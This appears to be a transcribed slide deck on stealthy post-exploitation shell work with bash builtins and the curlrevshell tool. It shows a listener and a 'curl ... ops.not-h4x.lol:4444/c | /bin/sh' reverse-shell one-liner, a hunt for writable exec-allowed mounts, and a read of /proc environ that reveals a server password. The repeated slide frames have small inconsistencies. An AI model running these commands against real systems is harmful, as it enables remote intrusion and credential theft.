


Invisible data-processing - coreutils without execve(2)




```
> if [[ "$(</sys/devices/virtual/net/eth10/ifindex)" != "$(</sys/devices/virtual/net/eth10/iflink)" ]]; then
```

Invisible data-processing - coreutils without execve(2)




```
> if [[ "$(</sys/devices/virtual/net/eth10/ifindex)" != "$(</sys/devices/virtual/net/eth10/iflink)" ]]; then
>     echo "veth(4) pair"
> fi
```

Invisible data-processing - coreutils without execve(2)



```
> if [[ "$(</sys/devices/virtual/net/eth10/ifindex)" != "$(</sys/devices/virtual/net/eth10/iflink)" ]]; then
>     echo "veth(4) pair"
> fi
veth(4) pair
```


Invisible data-processing - coreutils without execve(2)



```
> if [[ "$(</sys/devices/virtual/net/eth10/ifindex)" != "$(</sys/devices/virtual/net/eth10/iflink)" ]]; then
>     echo "veth(4) pair"
> fi
veth(4) pair

> /proc/mounts
```

Invisible data-processing - coreutils without execve(2)




```
> if [[ "$(</sys/devices/virtual/net/eth10/ifindex)" != "$(</sys/devices/virtual/net/eth10/iflink)" ]]; then
>     echo "veth(4) pair"
> fi
veth(4) pair

                = *rw*                != *noexec*

>     /proc/mounts
```

Invisible data-processing - coreutils without execve(2)



```
> if [[ "$(</sys/devices/virtual/net/eth10/ifindex)" != "$(</sys/devices/virtual/net/eth10/iflink)" ]]; then
>   echo "veth(4) pair"
> fi
veth(4) pair
> while read -r; do
>   if [[ "$REPLY" = *rw* && "$REPLY" != *noexec* ]]; then
>     echo "$REPLY"
>   fi
> done </proc/mounts
```


Invisible data-processing - coreutils without execve(2)

```
Ops - Curlrevshell
> if [[ "$(</sys/devices/virtual/net/eth10/ifindex)" != "$(</sys/devices/virtual/net/eth10/iflink)" ]]; then
>   echo "veth(4) pair"
> fi
veth(4) pair
> while read -r; do
>   if [[ "$REPLY" = *rw* && "$REPLY" != *noexec* ]]; then
>     echo "$REPLY"
>   fi
> done </proc/mounts
udev /dev devtmpfs rw,nosuid,relatime,size=214712k,nr_inodes=53678,mode=755,inode64 0 0
/dev/vda1 / ext4 rw,relatime,discard,errors=remount-ro 0 0
tmpfs /dev/shm tmpfs rw,nosuid,nodev,inode64 0 0
systemd-1 /proc/sys/fs/binfmt_misc autofs rw,relatime,fd=30,pgrp=1,timeout=0,minproto=5,maxproto=5,direct,pipe_ino=12800 0 0
hugetlbfs /dev/hugepages hugetlbfs rw,relatime,pagesize=2M 0 0
/dev/vda15 /boot/efi vfat rw,relatime,fmask=0022,dmask=0022,codepage=437,iocharset=ascii,shortname=mixed,utf8,errors=remount-ro 0 0
tmpfs /run/user/1000 tmpfs rw,nosuid,nodev,relatime,size=46840k,nr_inodes=11710,mode=700,uid=1000,gid=1000,inode64 0 0
tmpfs /run/user/0 tmpfs rw,nosuid,nodev,relatime,size=46840k,nr_inodes=11710,mode=700,inode64 0 0
tmpfs /run/user/1001 tmpfs rw,nosuid,nodev,relatime,size=46840k,nr_inodes=11710,mode=700,uid=1001,gid=1001,inode64 0 0
```

curlrevshell -ctrl-i crs/ctrl-i



```
[stuart@ops.not-h4x.lol:/home/stuart]
$ curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tmpl -ctrl-i crs/ctrl-i
12:14:15.912 Welcome to curlrevshell version v0.0.1-beta.7.0.20250905220249-9c38398bce96
12:14:15.948 Listening on 0.0.0.0:4444
12:14:15.948 To get a shell:
curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI= https://ops.not-h4x.lol:4444/c | /bin/sh
```




curlrevshell -ctrl-i crs/ctrl-i


```
Ops - Curlrevshell
[stuart@ops.not-h4x.lol:/home/stuart]
$ curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tpl -ctrl-i crs/ctrl-i
12:14:15.912 Welcome to curlrevshell version v0.0.1-beta.7.0.20250905220249-9c38398bce96
12:14:15.948 Listening on 0.0.0.0:4444
12:14:15.948 To get a shell:
curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI= https://ops.not-h4x.lol:4444/c | /bin/sh
```



Text streams are a universal interface, except NULs



Text streams are a universal interface, except NULs




A screenshot of a Vim editor window. The title bar shows the file path `fourutils.subr (~/.crs/ctrl-i) - VIM` and a keyboard shortcut `⌘⌘2`. The editor contains a shell script with the following content:

```
8 # TABDOC: xcat Print the contents of the text file $1 to stdout.
9 xcat() { echo -E "${<"$1"}"; }
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
```

The status bar at the bottom right displays `8,1` and `77%`.

Text streams are a universal interface, except NULs




```
8 # TABDOC: xcat Print the contents of the text file $1 to stdout.
9 xcat() { echo -E "${<"$1"}"; }
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
```

8,1 77%



Text streams are a universal interface, except NULs




```
8 # TABDOC: xcat Print the contents of the text file $1 to stdout.
9 xcat() { echo -E "${<$1}"; }
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
```

8,1 77%



```
12:38:46.728 Inserting crs/ctrl-i...
12:38:46.729 Inserted 826 bytes from crs/ctrl-i
12:38:46.729 SHA256: 412dc28f0c9ce06d743e81a7a45e3fc769b812dfc6839c2d7d503df35c7bf81f
```

Text streams are a universal interface, except NULs




```
8 # TABDOC: xcat Print the contents of the text file $1 to stdout.
9 xcat() { echo -E "${<"$1"}"; }
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
```

8,1 77%



```
12:38:46.728 Inserting crs/ctrl-i...
12:38:46.729 Inserted 826 bytes from crs/ctrl-i
12:38:46.729 SHA256: 412dc28f0c9ce06d743e81a7a45e3fc769b812dfc6839c2d7d503df35c7bf81f
> xcat /proc/$$/environ
```


Text streams are a universal interface, except NULs



```
8 # TABDOC: xcat Print the contents of the text file $1 to stdout.
9 xcat() { echo -E "${<$1}"; }
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
```

8,1 77%



```
12:38:46.728 Inserting crs/ctrl-i...
12:38:46.729 Inserted 826 bytes from crs/ctrl-i
12:38:46.729 SHA256: 412dc28f0c9ce06d743e81a7a45e3fc769b812dfc6839c2d7d503df35c7bf81f
> xcat /proc/$$/environ
main: line 19: warning: command substitution: ignored null byte in input
USER=wurzelXDG_SESSION_TYPE=ttysHLVL=0MOTD_SHOWN=pamHOME=/home/wurzelDBUS_SESSION_BUS_ADDRESS=u
nix:path=/run/user/1000busLOGNAME=wurzel=/home/wurzel/bin/vulnerableserverXDG_SESSION_CLASS=u
serXDG_SESSION_ID=565PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/l
ocal/games:/usr/gamesXDG_RUNTIME_DIR=/run/user/1000VULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee
1455840c884c4acLANG=C.UTF-8SHELL=/bin/bashPWD=/home/wurzel
```


Text streams are a universal interface, except NULs

```
fourutils.subr (~/.crs/ctrl-i) - VIM  12:38
8 # TABDOC: xcat Print the contents of the text file $1 to stdout.
9 xcat() { echo -E "${<$1}"; }
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24

8,1 77%
```

```
Ops - Curlrevshell  12:38
12:38:46.728 Inserting crs/ctrl-i...
12:38:46.729 Inserted 826 bytes from crs/ctrl-i
12:38:46.729 SHA256: 412dc28f0c9ce06d743e81a7a45e3fc769b812dfc6839c2d7d503df35c7bf81f
> xcat /proc/$$/environ
main: line 19: warning: command substitution: ignored null byte in input
USER=wurzelXDG_SESSION_TYPE=ttysHLVL=0MOTD_SHOWN=pamHOME=/home/wurzelDBUS_SESSION_BUS_ADDRESS=u
nix:path=/run/user/1000/busLOGNAME=wurzel_=/home/wurzel/bin/vulnerableserverXDG_SESSION_CLASS=u
serXDG_SESSION_ID=565PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/l
ocal/games:/usr/gamesXDG_RUNTIME_DIR=/run/user/1000VULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee
1455840c884c4acLANG=C.UTF-8SHELL=/bin/bashPWD=/home/wurzel
```

Text streams are a universal interface, except NULs



